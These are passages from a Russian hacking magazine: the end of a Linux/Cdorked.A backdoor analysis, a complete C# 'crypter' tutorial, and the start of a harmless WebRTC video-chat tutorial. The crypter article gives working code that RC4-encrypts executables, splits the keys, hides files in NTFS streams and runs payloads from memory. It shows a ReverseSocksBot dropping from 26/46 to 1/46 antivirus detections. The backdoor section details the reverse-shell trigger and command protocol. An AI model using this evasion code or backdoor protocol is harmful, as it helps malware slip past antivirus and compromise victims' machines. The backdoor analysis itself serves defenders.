По результатам вскрытия мы установили, что бэкдором можно управлять двумя методами. Первый метод — это reverse shell, который активируется, если злоумышленник пошлет GET-запрос по HTTP-протоколу со специальным путем. В нашем случае этот путь должен быть /favicon.iso (именно iso, а не ico!). В качестве параметров должна быть зашифрованная строка «GET_BACK;HOST;PORT», где HOST и PORT — IP-адрес и порт, которые будут использованы для подключения reverse shell. Бэкдор использует IP-адрес из заголовков X-Forwarded-For или X-Real-IP для вычисления XOR-ключа, который будет использован для расшифровки строки параметров. Строка с параметрами должна быть переведена в hex-формат.

Все время, пока шелл используется злоумышленником, HTTP-соединение будет активно. Однако бэкдор не записывает запросы к /favicon.iso в лог-файл работы веб-сервера. После того как злоумышленник закончит работу, произойдет редирект на http://google.com/.

Второй метод позволяет управлять конфигурацией бэкдора. Для этого злоумышленнику необходимо отправить POST-запрос по HTTP-протоколу к специальному URL. Передаваемый в запросе параметр содержит команду для выполнения бэкдором, зашифрованную таким же методом, как и в случае с reverse shell. При этом запрос должен содержать Cookie со значением «SECID=». Для ответа бэкдор использует параметр Etag в HTTP-заголовке.

Бэкдор поддерживает следующие команды:

- L1, D1 — добавить/удалить список URL, используемых для перенаправления;
- L2, D2 — добавить/удалить диапазоны IP-адресов для черного списка;
- L3, D3 — добавить/удалить User-Agent для белого списка;
- L4, D4 — добавить/удалить User-Agent для черного списка;
- L6, D6 — добавить/удалить IP-адреса для черного списка;
- L7, D7 — добавить страницы в список исключенных или удалить из него;
- L8, D8 — добавить/удалить диапазоны IP-адресов для белого списка;
- L9, D9 — добавить/удалить шаблоны Accept-Language для черного списка;
- LA, DA — добавить страницы в белый список или удалить из него;
- ST — передать статистику работы сервера;
- DU — очистить список IP-адресов перенаправленных клиентов;
- T1 — передать штамп времени.

Как видно из количества команд, бэкдор имеет довольно гибкие настройки. Комбинация белых и черных списков для различных параметров клиентов дает злоумышленникам возможность довольно четко указать критерии посетителей, которых нужно перенаправлять на вредоносную страницу. Также бэкдор хранит IP-адреса уже перенаправленных клиентов вместе со временем перенаправления, для того чтобы избежать повторного в короткий промежуток времени.

Интересно, что в процессе работы малварь не создает никаких дополнительных файлов, которые бы могли свидетельствовать о наличии подозрительной активности. Всю конфигурацию бэкдор хранит в специальном участке shared memory размером в 6 Мб. Доступ к этому участку имеют все дочерние процессы веб-сервера, а также другие процессы в системе. Наши специалисты разработали инструмент, позволяющий сдампить конфигурацию Linux/Cdorked.A всех вариантов, включая версии для nginx и lighttpd: goo.gl/5iL5E.

С помощью администраторов одного из зараженных серверов, а также с помощью компании Sucuri нам удалось получить дамп региона shared memory, в котором хранится конфигурация бэкдора. Как видно из конфига, пользователь перенаправляется, только если он использует Internet Explorer или Firefox, а также, как ни странно, iPhone или iPad.

Для того чтобы бэкдор перенаправил посетителя веб-сайта, в HTTP-запросе должны присутствовать следующие поля: Accept-Language, Accept-Encoding, Referrer, User-Agent. Для того чтобы не перенаправлять пользователя по нескольку раз, бэкдор устанавливает Cookie вида: GIDID=6745609876567 ; path=/; expires=Friday, 31-Dec-2030 23:59:59 GMT. Чтобы скрыть свою активность от администраторов веб-сайта, бэкдор также устанавливает Cookie в случае, если параметр Referrer содержит одну из следующих комбинаций: *adm*, *webmaster*, *submit*, *stat*, *mrtg*, *webmin*, *cpanel*, *memb*, *bucks*, *bill*, *host*, *secur*, *support*.

ЗАКЛЮЧЕНИЕ

Мы проанализировали один из сложных и интересных бэкдоров. И тем самым еще раз убедились, что наличие малвари под ОС Linux не миф, а жестокая реальность.

Защищаемся от сигнатурного сканера методами XXI века



КРИПТОР НА СИШАРПЕ

Dywar
mrdywar@gmail.com

ВСТУПЛЕНИЕ

Ходит слух, будто некоторые программисты не очень хотят, чтобы сигнатурный анализ продуктов деятельности других кодеров шарил по сокровенным местам их творений. Чтобы их скрыть, они пользуются крипторами, которые традиционно написаны на языках более-менее низкого уровня. А что, если попробовать сишарп? В конце концов, 2013 год на дворе! Пусть это будет proof-of-concept. Без злого умысла!

Для начала вкратце освежим в памяти теорию. Для этого дадим определения тому, с чем мы имеем дело.

- Native — машинный код, представитель C++, программа calc.exe.
- .NET — общеязыковая среда исполнения CLR, представитель C#, программа — наш криптор.
- Криптор — программа для криптозащиты, используемая преимущественно для маскировки программного обеспечения. Обеспечивает защиту от распространенных антивирусных методов поиска по сигнатурам.
- Стаб — получаемый на выходе файл, содержит защищенную программу в шифрованном виде и код для ее дешифрования с последующим запуском.

Выделяют следующие виды крипторов:

- Static (стаб-код запуска одинаков всегда);
- Polymorph (стаб-код запуска всегда разный).

Запуск в них может производиться двумя способами:

- Scantime (запись расшифрованного файла на HDD, запуск);
- Runtime (расшифровка и запуск производятся в памяти).

В данной статье речь пойдет о Static-крипторе на языке C Sharp, тип запуска Scantime и Runtime. Если у тебя еще не установлена среда разработки, то самое время скачать и установить бесплатный пакет Visual Studio Express с сайта Microsoft, в своих примерах я использовал версию 2010. Код каждого из них с подробными комментариями есть на нашем DVD, здесь же я проиллюстрирую только самые интересные моменты. Внутри проектов создан текстовый файл Source («Проект → Свойства → Ресурсы → Файлы»), он же стаб, копия которого хранится в классе Test.cs для контроля над синтаксисом.

Ну что, теорию повторили, направление выбрали, поехали...

SCANTIME CRYPTER

Итак, первый на очереди Scantime, который для запуска программы вынужден предварительно записать ее на HDD. Запускаем Visual Studio и открываем проект из архива Csharp_ScanTime_Temp.rar. Два раза нажимаем на Form1.cs и смотрим на красивый GUI-интерфейс нашей программы (рис. 1), код обработчиков доступен по двойному нажатию на элементы управления.

Теперь познакомимся поближе с внутренностями кнопки Crypt. Начинается все с создания экземпляра класса System.Resources.ResourceWriter("res.resources"), потом методом AddResource мы задаем имя нового вложенного ресурса file и сразу же шифруем исходный файл по указанному пути алгоритмом RC4 и заданным через запятую ключом RC4KEY. Затем в дело вступает CodeDom, в котором мы указываем требуемые параметры компиляции через CompilerParameters (GenerateExecutable = true, OutputAssembly = "File.exe", ReferencedAssemblies.Add("System.dll"), EmbeddedResources.Add("res.resources"), CompilerOptions += "/t:winexe"). Параметры выходного файла указаны в CompilerResults. Чтобы не мусорить на своем HDD, подчищаем временные файлы удалением File.Delete("res.resources") и, наконец, проверяем свежеиспеченный боевой стаб на наличие ошибок при помощи CodeDom.Compiler.CompilerError. На этом, в принципе, и все, взяли файл, зашифровали, записали в ресурсы. Рассмотрим типы запуска.

Всемогущий Temp

Сделаем так, чтобы при открытии нашей программы криптованный файл попадал в папку временных файлов %temp%. Открываем стаб, а точнее — текстовый файл Source из архива Csharp_ScanTime_Temp.rar. Окидываем беглым взглядом код и понимаем, что в целом мы производим практически те же (за некоторым исключением) действия, но в обратном порядке. У нас вызывается ResourceManager, задается имя вложенного ресурса и используемый алгоритм шифрования с ключом RC4KEY.



Рис. 1. Шикарный дизайн нашего приложения. Готов побеждать в государственных тендерах!

Результат этих действий сохраняется в переменную массива байтов b, он и становится тем файлом, защиту которого мы организовывали. Осталось записать его и запустить. Для этого воспользуемся классом Path.GetTempPath(), который вернет актуальный для данной машины путь к временной папке в переменную string "nameA", а для удобства сразу допишем подходящее нам имя будущего файла Your_File.exe. Байты есть, полный путь готов (включая имя), давай же скорее писать! Для этого вызываем метод WriteAllBytes класса File, передавая ранее указанные параметры в виде аргументов. Последней строчкой кода будет Process.Start(nameA), который и запустит наш процесс.

Минус такого подхода в том, что сканер антивируса увидит запрос на запись в папку и будет готов просканировать беззащитную программу в момент ее появления. Этот способ может запустить любой файл native или .NET.

NTFS-потоки

Открываем второй архив под именем Csharp_SanTime_NTFS.rar, смотрим файл Source. И видим почти ту же самую картину, за исключением того, что размер стаба увеличился более чем в два раза. А все потому, что там используются API-функции и их полный код обязан присутствовать в листинге. Разберем все по этапам:

1. Вместо одного полного имени файла мы задаем еще одно. Это имя нашего потока, которое будет записано через двоеточие, что в итоге даст такой результат: JustTempFile.tmp:YourFile.exe.
2. Запись осуществляется при помощи класса PInvokeWin32API.WriteAlternateStreamBytes(nameA, NTFSName, b), в качестве аргументов он принимает полное имя файла, имя потока и сами байты, которые требуется записать.
3. Запуск Process.Start(), которым здесь не отделаешься, поскольку данный способ не сработает на Windows 7 и выше (висту не тестировал). Выход из ситуации предоставил могучий API, вызывается он строкой StartNTFSProcess.Start(nameA + ":" + NTFSName), где и происходит обращение к именованному потоку.
4. Выдерживаем секундную паузу и удаляем файл File.Delete(nameA), для глаза эта операция незаметна, и папка %temp% кажется нетронутой. Процесс работает исправно, но на диске уже ничего нет.

Минус этого подхода аналогичен первому — запись «чистого» файла на HDD. Этот способ сработает только для native-приложений и файловой системы NTFS. Для просмотра потоков я использовал бесплатную программу AlternateStreamView.

RUNTIME CRYPTER

В двух предыдущих примерах зашифрованное приложение было записано в ресурсы выходного файла и запускалось с HDD. Сейчас же мы разместим его в коде стаба при помощи Base64-кодировки и перезаписи Source каждый раз при нажатии кнопки Crypt. Рассмотренные примеры актуальны только для .NET-приложений. Вот как это выглядит:

```
byte[] filebytes = RC4EncryptDecrypt(System.↵
IO.File.ReadAllBytes(textBox1.Text), "RC4KEY");
string NewSource = Properties.Resources.Source;
NewSource = NewSource.Replace("$FILE$", Convert.↵
ToBase64String(filebytes));
```

Мы также шифруем байты, но при этом создаем еще одну переменную string, в которую записываем весь Source, и, используя метод Replace, заменяем заранее заданные метки на новые данные. Корректируем CodeDom.Compiler.CompilerResults, и дальше без изменений. Но теперь при открытии нашего стаба в том же .NET Reflector вложенных ресурсов мы не обнаружим, и выудить файл сложнее. Перейдем к запуску.

Как делают многие

Открываем файл проекта из архива Csharp_RunTime_Simple.rar, смотрим Source.

```
static void Main() {
    byte[] betyFile = RC4EncryptDecrypt(Convert.↵
    FromBase64String("$FILE$"), "RC4KEY");
    System.Reflection.Assembly.Load(betyFile).EntryPoint.↵
    Invoke(null, null);
}
```

Этот код запустит наше приложение из памяти, минуя HDD и сигнатурный анализ антивируса. Протестируем на работающем антивирусе... ого, не сработало! В чем проблема? Хм... проблема в пароле, точнее, в том, что он хранится в открытом и доступном для статического анализа виде. А это значит, что мы подошли к самому интересному и ключевому моменту статьи...

Как сделаем мы

Открываем проект файла из архива Csharp_RunTime_Hard.rar и наблюдаем большие изменения в программе.

Теперь мы можем менять сведения о сборке и наконец-то дописали код для иконки. Проблема решена, пароль в стабе не видно! Хе-хе.

Вот так выглядит работа усложненного стаба: берем файл, шифруем, делим на части, шифруем части разными паролями и переворачиваем некоторые из них. Сохраняем все это в файл Source. При запуске такого стаба он проделает все эти операции наоборот и практически мгновенно, благодаря многопоточности и хеш-суммам для контроля правильной расшифровки байт. Вот как это выглядит:

```
Globals.randomPasswd = RandomPassNewGlobal();
byte[] filebytes = RC4EncryptDecrypt(System.IO.File.↵
ReadAllBytes(textBox1.Text), Globals.randomPasswd);
int a = filebytes.Length / 4;
byte[] partofthebytes = new byte[a];
Array.Copy(filebytes, 0, partofthebytes, 0, a);
Globals.partOneHash = md5Hash↵
(Convert.ToBase64String(partofthebytes));
Globals.partOneKey = RandomPassNew();
partofthebytes = RC4EncryptDecrypt↵
(partofthebytes, Globals.partOneKey);
Globals.filePartOne = Convert.ToBase64String(partofthebytes);
public static string RandomPassNew() {
    Random rnd = new Random();
    uint rOne = (uint) rnd.Next(52345, 52348);
    uint rTwo = (uint) rnd.Next(39327, 39329);
    uint rMul = rOne * rTwo;
    return rMul.ToString();
}
```

Первой строкой получаем случайный мастер-пароль, затем шифруем им выбранный файл, делим его длину на 4 (если он нечетный — дописываем один пустой байт). Создаем массив, равный размеру одной этой части, и при помощи Array.Copy() поэтапно копируем в него шифрованные байты. Вычисляем MD5-хеш





Рис. 2. Папка temp из способа с NTFS-потоками



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.




Рис. 3. Измененный интерфейс — добавлен новый функционал

Convert.ToBase64String() и повторно шифруем этот кусок новым паролем. После чего он готов к записи в стаб.

Самое главное в крипторе посмотрели, теперь рассмотрим краткую выдержку из файла стаба:

```
Thread threadpartone = new Thread(ThreadFourMethod);
threadpartone.Start();
private static void ThreadFourMethod() {
    string partFourHash = "$partFourHash$";
    byte[] ByteFileFour = Convert.↵
    FromBase64String("$baseFour$");
    while (true) { string rndpasswd = RandomPassNew();
        byte[] befoRndDecOne = ↵
        RC4EncryptDecrypt(ByteFileFour, rndpasswd);
        string bufferForParts = md5Hash(Convert.↵
        ToBase64String(befoRndDecOne));
        if (partFourHash == bufferForParts) {
            bytefromthreadfour = befoRndDecOne;
            break;
        }
    }
}
Array.Reverse(bytefromthreadtwo);
Array.Copy(bytefromthreadone, 0, FileHere, 0, ↵
bytefromthreadone.Length);
System.Reflection.Assembly.Load(RC4EncryptDecrypt↵
(testa, (testb + testccc).ToString())).EntryPoint.↵
Invoke(null, null);
```

В результате работы этого кода мы создаем новый поток, всего их будет пять. Первые четыре выполняют расшифровку записанных частей, для чего они каждый раз, подбирая пароль, сверяют полученный хеш строки с правильным. По окончании этого процесса управление возвращается главному потоку, где далее происходит переворачивание некоторых байт классом Array.Reverse() и склейка в Array.Copy(). Все, байты готовы, для запуска используется финальный пятый поток, выполняющий System.Reflection.Assembly.Load(), как и в первом случае (если стаб не стартует, криптуем файл заново).

ПРОВЕРЯЕМ VIRUSTOTAL'ОМ

Для проверки нашего криптора я взял старый ReverseSocksBot, написанный на .NET, и загрузил его на VT (исключительно для наглядности). Его результат составил 26/46 (рис. 4). Затем я закриптовал файл и загрузил его повторно. Показатель значительно улучшился и составил 1/46 (рис. 5), что очень неплохо!

ЗАКЛЮЧЕНИЕ

.NET — интересная и быстро развивающаяся платформа, опасаться отсутствия Framework на целевой машине практически не приходится. «Сила» применяемого алгоритма шифрования не самое главное в крипторе, гораздо важнее (и перспективнее) найти новую комбинацию его применения. Напоследок еще раз повторю: не используй эти знания в противозаконных целях!




Рис. 4. VirusTotal до




Рис. 5. VirusTotal после

Юзаем WebRTC + сокеты для звонков из чистого браузера

Александр Лыкошин
alykoshin@gmail.com,
ligne.ru

Технологиям для звонков из браузера уже много лет: Java, ActiveX, Adobe Flash... В последние несколько лет стало ясно, что плагины и левые виртуальные машины не блещут удобством (зачем мне вообще что-то устанавливать?) и, самое главное, безопасностью. Что же делать? Выход есть!



ВИДЕОЧАТ БЕЗ ПЛАГИНОВ

До последнего времени в IP-сетях существовало несколько вариантов для организации голосовой и видеосвязи: SIP, наиболее распространенный протокол, сходящие со сцены H.323 и MGCP, Jabber/Jingle (используемый в Gtalk), полуоткрытые Adobe RTMP* и, конечно, закрытый Skype. Проект WebRTC, инициированный Google, пытается изменить сложившееся положение дел в мире IP- и веб-телефонии, сделав ненужными все программные телефоны, включая Skype. WebRTC не просто реализует все коммуникационные возможности непосредственно внутри браузера, установленного сейчас практически на каждом устройстве, но пытается одновременно решить более общую задачу коммуникаций между пользователями браузеров (обмен различными данными, трансляция экранов, совместная работа с документами и многое другое).

WebRTC со стороны веб-разработчика

С точки зрения веб-разработчика WebRTC состоит из двух основных частей:

- управление медиапотоками от локальных ресурсов (камеры, микрофона или экрана локального компьютера) реализуется методом navigator.getUserMedia, возвращающим объект MediaStream;
- peer-to-peer коммуникации между устройствами, генерирующими медиапотоки, включая определение способов связи и непосредственно их передачу — объекты RTCPeerConnection (для отправки и получения аудио- и видеопотоков) и RTCDataChannel (для отправки и получения данных из браузера).

Что будем делать?

Мы разберемся, как организовать простейший многопользовательский видеочат между браузерами на основе WebRTC с использованием веб-сокетов. Экспериментировать начнем в Chrome/Chromium, как наиболее продвинутых в плане WebRTC браузерах, хотя начиная с 22 версии Firefox почти их догнал. Нужно сказать, что стандарт еще не принят и от версии к версии API может меняться. Все примеры проверялись в Chromium 28. Для простоты не будем следить за чистотой кода и кросс-браузерностью.

MediaStream

Первый и самый простой компонент WebRTC — MediaStream. Он предоставляет браузеру доступ к медиапотокам с камеры и микрофона локального компьютера. В Chrome для этого необходимо вызвать функцию navigator.webkitGetUserMedia() (так как стандарт еще не завершен, все функции идут с префиксом, и в Firefox эта же функция называется navigator.mozGetUserMedia()). При ее вызове пользователю будет выведен запрос о разрешении доступа к камере и микрофону. Продолжить звонок можно будет только после того, как пользователь даст свое согласие. В качестве параметров этой функции передаются параметры требуемого медиапотока и две callback-функции: первая будет вызвана в случае успешного получения доступа к камере/микрофону, вторая — в случае ошибки. Для начала создадим HTML-файл rtctest1.html с кнопкой и элементом <video>:

```
<!DOCTYPE html>
<html>
<head><title>WebRTC - первое знакомство</title>
  <style>
    video { height: 240px; width: 320px;
            border: 1px solid grey; }
  </style>
</head>
<body>
  <button id="btn_getUserMedia"
    onclick="getUserMedia_click()">
    getUserMedia
  </button>
  <br>
  <video id="localVideo1" autoplay="true"></video>
  <script></script>
</body>
</html>
```

ВКЛЮЧЕНИЕ ЛОКАЛЬНОГО ПОТОКА

Внутри тегов <script> </script> нашего HTML-файла объявим глобальную переменную для медиапотока:

```
var localStream = null;
```

Первым параметром методу getUserMedia необходимо указать параметры запрашиваемого медиапотока — например просто включить аудио или видео:

```
// Запрашиваем доступ и к аудио, и к видео
var streamConstraints = { "audio" : true,
                          "video" : true };
```

Либо указать дополнительные параметры:

```
var streamConstraints = {
  "audio": true,
  "video": {
    "mandatory": { "maxWidth"     : "320",
                   "maxHeight"    : "240",
                   "maxFrameRate" : "5" },
    "optional": []
  }
};
```

Вторым параметром методу getUserMedia необходимо передать callback-функцию, которая будет вызвана в случае его успешного выполнения:

```
function getUserMedia_success(stream) {
  console.log("getUserMedia_success():", stream);
  // Подключаем медиапоток к HTML-элементу <video>
  localVideo1.src = URL.createObjectURL(stream);
  // и сохраняем в глобальной переменной
  // для дальнейшего использования
  localStream = stream;
}
```

Третий параметр — callback-функция обработчик ошибки, который будет вызван в случае ошибки

```
function getUserMedia_error(error) {
  console.log("getUserMedia_error():", error);
}
```

Собственно вызов метода getUserMedia — запрос доступа к микрофону и камере при нажатии на первую кнопку


```
function getUserMedia_click() {
  console.log("getUserMedia_click()");
  navigator.webkitGetUserMedia(streamConstraints,↵
  getUserMedia_success, getUserMedia_error);
}
```

Получить доступ к медиапотоку из файла, открытого локально, невозможно. Если попытаться, то в консоли мы получим ошибку:


```
NavigatorUserMediaError {code: 1, ↵
PERMISSION_DENIED: 1}"
```

Выложим получившийся файл на сервер, откроем в браузере и в ответ на появившийся запрос разрешим доступ к камере и микрофону.

Выбрать устройства, к которым получит доступ Chrome, можно в Settings («Настройки»), линк Show advanced settings («Показать дополнительные настройки»), раздел Privacy («Личные данные»), кнопка Content («Настройки контента»).



Запрос на доступ к камере и микрофону



Взаимодействие RTCPeerConnection

В браузерах Firefox и Opera выбор устройств осуществляется из выпадающего списка непосредственно при разрешении доступа.

При использовании протокола HTTP разрешение будет запрашиваться каждый раз при получении доступа к медиапотоку после загрузки страницы. Переход на HTTPS позволит выводить запрос однократно, только при самом первом доступе к медиапотоку.

Появившиеся пульсирующий кружок в иконке закладки и значок камеры в правой части адресной строки информируют пользователя об активной трансляции.

RTCMediaConnection

RTCMediaConnection — объект, предназначенный для установления и передачи медиапотоков по сети между участниками. Кроме того, этот объект отвечает за формирование описания медиасессии (SDP), получение информации об ICE-кандидатах для прохождения через NAT или сетевые экраны (локальные и с помощью STUN) и взаимодействие с TURN-сервером. У каждого участника должно быть по одному RTCMediaConnection на каждое соединение. Медиапотоки передаются по шифрованному протоколу SRTP.

Для RTCMediaConnection необходим дополнительный механизм обмена управляющей информацией для установления соединения — хотя он и формирует эти данные, но не передает их, и передачу другим участниками необходимо реализовывать отдельно.

Выбор способа передачи возлагается на разработчика — хоть вручную. Как только обмен необходимыми данными пройдет, RTCMediaConnection установит медиапотоки автоматически (если получится, конечно).

МОДЕЛЬ OFFER-ANSWER

Для установления и изменения медиапотоков используется модель offer/answer (предложение/ответ; описана в RFC3264: tools.ietf.org/html/rfc3264) и протокол SDP (Session Description Protocol). Они же используются и протоколом SIP. В этой модели выделяется два агента: Offerer — тот, кто генерирует SDP-описание сессии для создания новой или модификации существующей (Offer SDP), и Answerer — тот, кто получает SDP-описание сессии от другого агента и отвечает ему собственным описанием сессии (Answer SDP). При этом в спецификации требуется наличие протокола более высокого уровня (например, SIP или собственного поверх веб-сокетов, как в нашем случае), отвечающего за передачу SDP между агентами.

Какие данные необходимо передать между двумя RTCMediaConnection, чтобы они смогли успешно установить медиапотоки:

- Первый участник, инициирующий соединение, формирует Offer, в котором передает структуру данных SDP (этот же протокол для той же цели используется в SIP), описывающую возможные характеристики медиапотока, который он собирается начать передавать. Этот блок данных необходимо передать второму участнику. Второй участник формирует Answer, со своим SDP и пересылает его первому.
- И первый и второй участники выполняют процедуру определения возможных ICE-кандидатов, с помощью которых к ним сможет передать медиапоток второй участник. По мере определения кандидатов информация о них должна передаваться другому участнику.

ФОРМИРОВАНИЕ OFFER

Для формирования Offer нам понадобятся две функции. Первая будет вызываться в случае его успешного формирования. Второй параметр метода createOffer() — callback-функция, вызываемая в случае ошибки при его выполнении (при условии, что локальный поток уже доступен).

Дополнительно понадобятся два обработчика событий: onicecandidate при определении нового ICE-кандидата и onaddstream при подключении медиапотока от дальней стороны.

Вернемся к нашему файлу. Добавим в HTML после строки с элементом <button> еще одну:

```
<button id="btn_createOffer"
 onclick="createOffer_click()">createOffer</button>
```

И после строки с элементом <video> (на будущее):

```
<br>
<video id="remoteVideo1" autoplay=true></video>
```

Также в начале JavaScript-кода объявим глобальную переменную для RTCPeerConnection:

```
var pc1;
```

При вызове конструктора RTCPeerConnection необходимо указать STUN/TURN-серверы. Подробнее о них см. врезку; пока все участники находятся в одной сети, они не требуются.

```
var servers = null;
```

Параметры для подготовки Offer SDP

```
var offerConstraints = {};
```

Первый параметр метода createOffer() — callback-функция, вызываемая при успешном формировании Offer

```
function pc1_createOffer_success(desc) {
  console.log("pc1_createOffer_success(): \ndesc.sdp:\↵
    n"+desc.sdp+"desc:", desc);
  // Зададим RTCPeerConnection, сформированный Offer SDP
  // методом setLocalDescription
  pc1.setLocalDescription(desc);

  // Когда дальняя сторона пришлет свой Answer SDP, его нужно
  // будет задать методом setRemoteDescription. Пока вторая
  // сторона не реализована, ничего не делаем
  // pc2_receivedOffer(desc);
}
```

Второй параметр — callback-функция, которая будет вызвана в случае ошибки

```
function pc1_createOffer_error(error){
  console.log("pc1_createOffer_success_error(): error:", error);
}
```

Объявим callback-функцию, которой будут передаваться ICE-кандидаты по мере их определения:

```
function pc1_onicecandidate(event){
  if (event.candidate) {
  console.log("pc1_onicecandidate():\n"+
  event.candidate.candidate.replace↵
  ("\r\n", ""), event.candidate);

  // Пока вторая сторона не реализована, ничего не делаем
  // pc2.addIceCandidate (new ↵
  // RTCIceCandidate(event.candidate));
  }
}
```

а также callback-функцию для добавления медиапотока от дальней стороны (на будущее, так как пока у нас только один RTCPeerConnection):

